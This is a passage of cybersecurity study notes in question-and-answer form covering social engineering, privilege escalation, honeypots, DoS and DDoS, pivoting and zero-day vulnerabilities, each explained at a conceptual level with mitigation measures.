→Information Gathering: Penetration testers research the target organization to gather information about its employees, organizational structure, technology stack, and potential vulnerabilities. This information helps them craft convincing social engineering attacks.

→Phishing: Phishing is a common social engineering technique where attackers send deceptive emails, messages, or phone calls to trick individuals into revealing sensitive information like passwords or installing malware. In a penetration test, testers may send phishing emails to employees to gauge their susceptibility to such attacks.

→Pretexting: Pretexting involves creating a fabricated scenario or pretext to trick individuals into disclosing information or performing actions they normally wouldn't. Penetration testers might impersonate trusted individuals, such as IT staff or vendors, to gain access to sensitive information or resources.

→Tailgating: Tailgating, also known as piggybacking, involves unauthorized individuals following authorized personnel into restricted areas. During a penetration test, testers might attempt to gain physical access to facilities by exploiting social norms or manipulating employees.

Mitigation of Social Engineering in Penetration Testing:

→Employee Training and Awareness: Regular security awareness training for employees helps them recognize social engineering tactics and respond appropriately. Training should cover topics such as phishing, pretexting, and the importance of verifying requests for sensitive information.

→Establishing Policies and Procedures: Organizations should establish clear policies and procedures for handling sensitive information, verifying identities, and responding to suspicious requests. Employees should be trained to follow these policies rigorously.

→Technical Controls: Implementing technical controls such as email filtering, multi-factor authentication (MFA), and access controls can help mitigate the

effectiveness of social engineering attacks. For example, MFA can prevent unauthorized access even if credentials are compromised through phishing.

→Regular Security Assessments: Conducting regular penetration tests, including social engineering assessments, helps identify vulnerabilities and weaknesses in security defenses. Organizations can use the findings from these tests to improve policies, procedures, and training programs.

3. What is privilege escalation, and how it is achieved during a penetration test?

Ans: Privilege escalation is a cybersecurity attack that involves gaining higher levels of access or privileges on a system or network than originally intended by the system administrator. It allows an attacker to bypass access controls and perform actions that are typically restricted to privileged users, such as installing malware, accessing sensitive data, or executing arbitrary commands.

During a penetration test, privilege escalation is achieved by exploiting vulnerabilities in the target system or network. Here's how it typically occurs:

→Identifying Initial Access: The penetration tester begins by gaining initial access to the target system or network through techniques such as exploiting software vulnerabilities, leveraging weak passwords, or using social engineering tactics like phishing.

→Enumerating System Information: Once inside the target environment, the tester enumerates system information to identify potential avenues for privilege escalation. This includes identifying user accounts, system configurations, installed software, and any known vulnerabilities.

→Exploiting Vulnerabilities: The tester looks for vulnerabilities that can be exploited to escalate privileges. This may involve exploiting weaknesses in the operating system, misconfigurations in applications or services, or insecure permissions settings.

→Executing Privilege Escalation Exploits: With a vulnerability identified, the tester executes privilege escalation exploits to elevate their level of access. This could involve exploiting a software vulnerability to execute arbitrary code with higher privileges, abusing misconfigured permissions to gain access to sensitive files or directories, or leveraging weakly protected administrative interfaces.

→Escalating Privileges: Once the exploit is successful, the tester gains elevated privileges on the system, allowing them to perform actions that were previously restricted. This could include accessing sensitive data, modifying system configurations, or executing commands with administrative privileges.

→Documenting Findings: Throughout the process, the penetration tester documents their findings, including the vulnerabilities exploited and the techniques used for privilege escalation. This information is included in the final report provided to the organization, along with recommendations for remediation.

4. Discuss the significance of honeypot in cyber security environment.

Ans: Honeypots play a significant role in cybersecurity environments by serving as decoy systems or resources designed to lure attackers and gather valuable information about their tactics, techniques, and procedures (TTPs). Here's why honeypots are important:

→Threat Intelligence Gathering: Honeypots provide a controlled environment for observing and studying attacker behavior. By attracting malicious activity, security teams can gather real-time threat intelligence, including information on the methods, tools, and motivations of attackers. This intelligence helps organizations understand emerging threats and develop effective countermeasures.

→Early Detection of Threats: Honeypots can act as early warning systems by detecting and alerting security teams to unauthorized access attempts or suspicious activities. Since honeypots have no legitimate users or services, any interaction with them is likely malicious. Early detection allows organizations to respond quickly, minimizing the potential impact of cyber attacks.

→Deception and Misdirection: Honeypots are designed to deceive attackers into wasting time and resources on fake systems or resources. By diverting attackers' attention away from critical assets, honeypots help protect valuable resources from being compromised. Additionally, honeypots can gather valuable information about attacker techniques without risking real systems or data.

→Understanding Attack Trends: Honeypots provide insights into the latest attack trends and tactics used by cybercriminals. By analyzing the data collected from honeypots, security teams can identify patterns and trends in attacker behavior, helping them anticipate and prepare for future threats. This proactive approach to cybersecurity enables organizations to stay ahead of evolving threats.

→Enhancing Incident Response: Honeypots can complement incident response efforts by providing additional context and forensic data about security incidents. By analyzing the activities of attackers within a honeypot environment, security teams can better understand the scope and impact of security breaches, leading to more effective incident response and remediation efforts.

→Training and Skill Development: Honeypots offer valuable training opportunities for security professionals to develop their skills in threat detection, analysis, and response. By interacting with honeypots, security teams can gain hands-on experience with real-world attack scenarios in a safe and controlled environment. This practical experience enhances their ability to defend against cyber threats effectively.

Overall, honeypots are valuable tools in cyber security environments for gathering threat intelligence, detecting and deterring cyber attacks, understanding attacker behavior, and enhancing incident response capabilities. By leveraging honeypots strategically, organizations can strengthen their security posture and mitigate the risks posed by cyber threats.

5. How does a Denial of Service (DoS) attack differ from a Distributed Denial of Service (DDoS) attack, and what measures can mitigate their impact?

Ans: A Denial of Service (DoS) attack and a Distributed Denial of Service (DDoS) attack are both types of cyber attacks aimed at disrupting the availability of a targeted system or network. Here's how they differ and measures to mitigate their impact:

Denial of Service (DoS) Attack:

→In a DoS attack, a single attacker or a small group of attackers attempt to overwhelm a targeted system, service, or network with a flood of malicious traffic.

→The malicious traffic is typically generated from a single source, making it easier to identify and mitigate compared to a DDoS attack.

→DoS attacks can exploit vulnerabilities in network protocols, application layer services, or infrastructure components to exhaust system resources such as bandwidth, CPU, or memory.

Examples of DoS attacks include SYN flood, ICMP flood, UDP flood, and HTTP flood attacks.

Distributed Denial of Service (DDoS) Attack:

→In a DDoS attack, multiple compromised computers, often referred to as botnets, are used to launch coordinated attacks against a single target.

→The attacker gains control of these botnets by infecting them with malware or exploiting vulnerabilities in poorly secured devices such as IoT devices.

→DDoS attacks are more challenging to mitigate than DoS attacks because they involve a large number of distributed sources, making it difficult to distinguish legitimate traffic from malicious traffic.

→DDoS attacks can target various layers of the OSI model, including network layer (e.g., UDP flood), transport layer (e.g., SYN flood), and application layer (e.g., HTTP flood).

Measures to Mitigate the Impact of DoS and DDoS Attacks:

→Implementing Network-Level Protections:

Deploying firewalls, intrusion detection and prevention systems (IDPS), and routers with rate limiting capabilities can help filter and block malicious traffic before it reaches the target.

Using traffic filtering techniques such as access control lists (ACLs) to drop or rate-limit packets from suspicious sources can help mitigate the impact of DoS and DDoS attacks.

→Scalable Infrastructure and Redundancy:

Designing a scalable and redundant infrastructure with load balancers, content delivery networks (CDNs), and redundant server clusters can help distribute and absorb the impact of volumetric DDoS attacks.

Cloud-based DDoS protection services can provide additional scalability and redundancy by diverting traffic to multiple data centers and filtering out malicious traffic in real-time.

→Anomaly Detection and Traffic Analysis:

Deploying intrusion detection systems (IDS) and security information and event management (SIEM) solutions can help detect and respond to abnormal traffic patterns associated with DoS and DDoS attacks.

Real-time traffic analysis and anomaly detection techniques can help identify and mitigate attacks before they cause significant disruption to services.

→Rate Limiting and Traffic Shaping:

Implementing rate limiting and traffic shaping policies at network ingress points can help control the rate of incoming traffic and prevent network resources from being overwhelmed during an attack.

Prioritizing traffic based on predefined policies can ensure that critical services remain accessible to legitimate users during periods of increased traffic.

→Regular Security Audits and Updates:

Conducting regular security audits and vulnerability assessments can help identify and remediate potential vulnerabilities in network infrastructure and application layer services.

Keeping systems and software up to date with the latest security patches and updates can help mitigate the risk of exploitation by attackers seeking to launch DoS and DDoS attacks.

By implementing a combination of these measures, organizations can effectively mitigate the impact of DoS and DDoS attacks and ensure the availability and reliability of their services to legitimate users.

6. Explain the concept of "pivoting" in a penetration test and its significance in lateral movement within a network.

Ans: "Pivoting" in a penetration test refers to the technique of using a compromised system as a springboard to launch further attacks or gain access to other systems within a network. It involves exploiting vulnerabilities in one system to establish a foothold and then leveraging that foothold to move laterally across the network, gradually expanding the attacker's access and control. Here's how pivoting works and its significance in lateral movement within a network:

→Initial Compromise: The penetration tester begins by gaining initial access to a target system or network through various means such as exploiting vulnerabilities, brute-force attacks, or social engineering tactics like phishing.

→Establishing Foothold: Once inside the target environment, the tester aims to establish a foothold on one or more compromised systems. This may involve escalating privileges, planting backdoors, or installing remote access tools to maintain persistence.

→Scanning and Enumeration: With a foothold established, the tester conducts reconnaissance activities to identify other systems and services within the network. This includes scanning for open ports, enumerating running services, and mapping out the network topology.

→Exploiting Trust Relationships: Pivoting relies on exploiting trust relationships between systems within the network. For example, if the compromised system has trusted access to other systems or services, the attacker can use this trust to move laterally across the network without raising suspicion.

→Lateral Movement: Once potential targets are identified, the tester exploits vulnerabilities or misconfigurations to gain unauthorized access to additional systems. This process may involve using stolen credentials, exploiting weak authentication mechanisms, or abusing trust relationships between systems.

→Privilege Escalation: As the attacker moves laterally through the network, they may encounter systems with higher levels of privilege or access. To escalate privileges, the tester exploits vulnerabilities or misconfigurations to gain administrative or root-level access, allowing them to further expand their control over the network.

→Persistence and Data Exfiltration: Throughout the pivoting process, the attacker maintains persistence by establishing multiple backdoors or persistence mechanisms on compromised systems. This ensures continued access to the network even if some access points are discovered and remediated. Additionally, the attacker may exfiltrate sensitive data or carry out other malicious activities depending on their objectives.

Significance of Pivoting in Lateral Movement:

→Pivoting is significant in a penetration test because it mirrors the tactics used by real-world attackers to move laterally within a network after gaining initial access.

→It demonstrates the importance of defense-in-depth strategies and the need to monitor and control lateral movement to prevent attackers from traversing freely across the network.

→By understanding and simulating pivoting techniques during a penetration test, organizations can identify weaknesses in their network segmentation, access controls, and detection capabilities, allowing them to implement mitigations and strengthen their overall security posture.

In summary, pivoting is a crucial technique in penetration testing for demonstrating the potential impact of lateral movement within a network and highlighting areas for improvement in network security defenses.

7. Describe the concept of "zero day" vulnerabilities and propose stratagies to mitigate their impact in cyber security.

Ans: "Zero-day" vulnerabilities refer to software vulnerabilities that are unknown to the vendor or developers and have not yet been patched or mitigated. These vulnerabilities pose a significant threat because attackers can exploit them to carry out cyber attacks before security patches or updates are available. Here's a description of zero-day vulnerabilities and strategies to mitigate their impact in cybersecurity:

Characteristics of Zero-Day Vulnerabilities:

→Zero-day vulnerabilities are typically discovered by attackers or security researchers, rather than being reported to the vendor through responsible disclosure channels.

→Since vendors are unaware of these vulnerabilities, there are no patches or updates available to fix them, leaving systems exposed to exploitation.

→Zero-day vulnerabilities can be exploited to execute arbitrary code, gain unauthorized access, steal sensitive data, or disrupt services without detection.

Strategies to Mitigate Zero-Day Vulnerabilities:

→Implement Defense-in-Depth: Employ multiple layers of security controls, including network firewalls, intrusion detection systems (IDS), endpoint protection, and security information and event management (SIEM) solutions. This helps mitigate the risk of zero-day exploits by providing multiple opportunities to detect and block malicious activity.

→Patch Management and Vulnerability Scanning: Implement a robust patch management process to ensure that systems are regularly updated with the latest security patches and updates. Conduct regular vulnerability scanning and assessments to identify and remediate known vulnerabilities, reducing the attack surface for potential zero-day exploits.

→Application Whitelisting and Least Privilege: Implement application whitelisting to allow only trusted applications to execute on systems, reducing the likelihood of exploitation by unknown or unauthorized software. Enforce the principle of least privilege to limit user and application access rights to only those necessary for performing legitimate tasks, minimizing the impact of successful exploits.

→Network Segmentation and Access Controls: Segment network resources into separate zones or compartments with strict access controls and boundary defenses. Implement network segmentation to limit the lateral movement of

attackers within the network, preventing the spread of zero-day exploits to critical systems and data.

→Threat Intelligence and Monitoring: Subscribe to threat intelligence feeds and participate in information-sharing initiatives to stay informed about emerging threats and zero-day vulnerabilities. Deploy monitoring and detection mechanisms to detect suspicious activity indicative of zero-day exploits, such as anomalous network traffic, unauthorized access attempts, or unusual system behavior.

→Security Awareness Training: Provide comprehensive security awareness training to employees to educate them about the risks of zero-day vulnerabilities and teach them how to recognize and respond to potential threats. Encourage employees to report any suspicious activity or unusual behavior to the IT security team for investigation.

→Engage with Security Communities: Foster collaboration and engagement with cybersecurity communities, industry partners, and researchers to share knowledge, best practices, and mitigation strategies for addressing zero-day vulnerabilities. Participate in bug bounty programs and vulnerability disclosure initiatives to incentivize responsible reporting of zero-day vulnerabilities and facilitate timely remediation.

By implementing these strategies, organizations can strengthen their defenses against zero-day vulnerabilities and minimize the potential impact of cyber attacks exploiting these vulnerabilities. However, it's essential to recognize that zero-day vulnerabilities cannot be completely eliminated, and organizations should adopt a proactive and adaptive approach to cybersecurity to effectively mitigate emerging threats.